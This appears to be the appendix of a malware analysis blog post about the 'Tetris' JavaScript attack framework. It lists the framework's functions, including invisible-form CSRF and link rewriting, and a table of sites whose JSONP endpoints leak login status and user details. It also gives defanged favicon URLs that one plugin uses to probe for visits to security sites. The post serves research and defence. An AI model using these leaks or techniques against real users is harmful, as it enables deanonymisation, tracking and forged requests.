- ***noRefererJsonp*** – Create *hiddenIframe* and loads a script URl in it. *crossOriginJsonp* does the same except it sets the *iframe*'s *referrerPolicy* as '*origin*'.
- ***random*** – Return random number.
- *removeCSS* – Remove all CSS from windows.
- *rewriteLink* – Rewrite all links in the document to a URL of the attackers' choosing.
- *scriptViaIframe* – Embed a script in a an Iframe of the attackers' choosing. if projId is not present in the img URL the function appends it as *?ver=<projId>*.
- *scriptViaWindow* – Same as *scriptViaIframe* but the script is embedded in a windows of the attackers choosing.
- *xsrf* – Perform a CSRF\XSRF attack by submitting an invisible *form* with attacker controlled parameters. *ipec* does the same except it uses *textarea* instead of *input* and works only with *POST* requests.

*Calls in bold are used directly or indirectly by the plugins I know.

JSONP-vulnerable Sites Accessed by Plugin 0

Sites in **bold** are also queried by Plugin 1-7.

Domain	Attributes	Global Alexa Rank	Chinese Rank
tmall.com	isLogin	3	1
qq.com	userId,nickName,headURL,userHome	4	2
baidu.com	userId,userName	5	3
sohu.com	nickName,headURL,userHome,profile,userName	6	4
taobao.com	isLogin	8	5
jd.com	userName,headURL	10	7
weibo.com	userId	14	8
tianya.cn	userName	42	17
aliexpress.com	isLogin	44	–
gome.com.cn	userId,nickName,headURL	89	26
163.com	nickName,headURL	97	27
nytimes.com	uid,subscriptions	113	–

zol.com.cn	userId	310	50
iqiyi.com	userinfo,qiyi_vip_info	390	53
outbrain.com	userName	419	–
58.com	userName,userId,phone	468	58
zhibo8.cc	userId,nickName,background,headURL	482	69
dianping.com	userId,nickName	619	93
renren.com	userId,nickName,userName,headURL,birth	696	94
youku.com	userId,userName,sex,headURL	710	104
dangdang.com	ddoy,loginTime	799	109
anjuke.com	userId,userName,lastUser,profileURL	844	119
smzdm.com	userId,nickName,headURL	1489	207
ifeng.com	isLogin,isLogin	1607	218
7k7k.com	userId,userName,nickName,headURL,level	1902	216
zhaopin.com	userName	2587	289
4399.com	isLogin,gameInfos	2764	254
ctrip.com	userName,level	3185	346
10086.cn	userName	4047	383
hupu.com	userId,userName	4440	543
vip.com	level,lastLogin	6074	1519
pconline.com.cn	userId,nickName	7303	773
xunlei.com	nickName,payName,userName	8680	2126
xcar.com.cn	headURL,userName,userName	10868	1157
qunar.com	isLogin	11185	1708
pcauto.com.cn	userId	11410	2117
jumei.com	nickName,userId	14264	1726
37.com	userName,lastLoginIP,lastLoginTime	14905	1548
hexun.com	userId,userName,headURL,sex	20653	2480

suning.com	phone,headURL,level	28883	2845
lu.com	userId,sex,realName,userName,mobile	29184	2985
tiexue.net	userId,userName	31430	3235
baihe.com	userId,nickName,gender,age,headURL,cityID	36791	–
bbs.360safe.com	userName,userId,email,adminId,lastVisit,group	39660	–
qyer.com	username,userid	43347	–
56.com	userHome	48982	–
zongheng.com	level,headURL	59346	–
ziroom.com	userName	74364	3702
bitauto.com	userId,userName	84849	–
chinaiiss.com	userName	119808	–
2144.cn	userId,userName,nickName	199953	–
yhd.com	userName,headURL	343737	–
letv.com	userId	671069	–
readnovel.com	userName,headURL	1167917	–
duoshuo.com	userId,userName,userHome,headURL,social_uid,email	–	–
aliyun.com	userId	–	–
huihui.com	uid,userName	–	–
daijun.com	userName	–	–

Icons loaded by plugin 11

- https[:]//www.seebug[.]org/static/images/favicon.ico
- https[:]//www.vulbox[.]com/static/web/img/favicon.ico
- https[:]//www.secfree[.]com/favicon.ico
- https[:]//www.secpulse[.]com/favicon.ico
- https[:]//zhongce.360[.]cn/favicon.ico
- https[:]//bbs.ichunqiu[.]com/favicon.ico
- https[:]//www.cnvd.org[.]cn/favicon.ico
- http[:]//cnnvd.org[.]cn/favicon.ico
- https[:]//xz.aliyun[.]com/static/icon/favicon.ico
- https[:]//www.t00ls.net/favicon.ico

- https[:]//bbs.pediy[.]com/view/img/favicon.ico
- https[:]//www.freebuf[.]com/favicon.ico
- https[:]//www.zoomeye[.]org/favicon.ico
- https[:]//fofa[.]so/favicon.ico

TOR URL Accessed by Plugin 13

http[:]//bn6kma5cpxill4pe[.]onion/static/images/tor-logo1x.png – Legitimate official TOR browser website for onion v2 (Deprecated).

APPENDIX D — Deobfuscation

Each obfuscated script starts with setting an array which consists of base64 encoded strings. The array is then rotated. Next, a string access function is initialized, which serves throughout the script for any string used.
I wrote a python script to automatically deobfuscate scripts obfuscated in that way.

Source: https://imp0rtp3.wordpress.com/2021/08/12/tetris/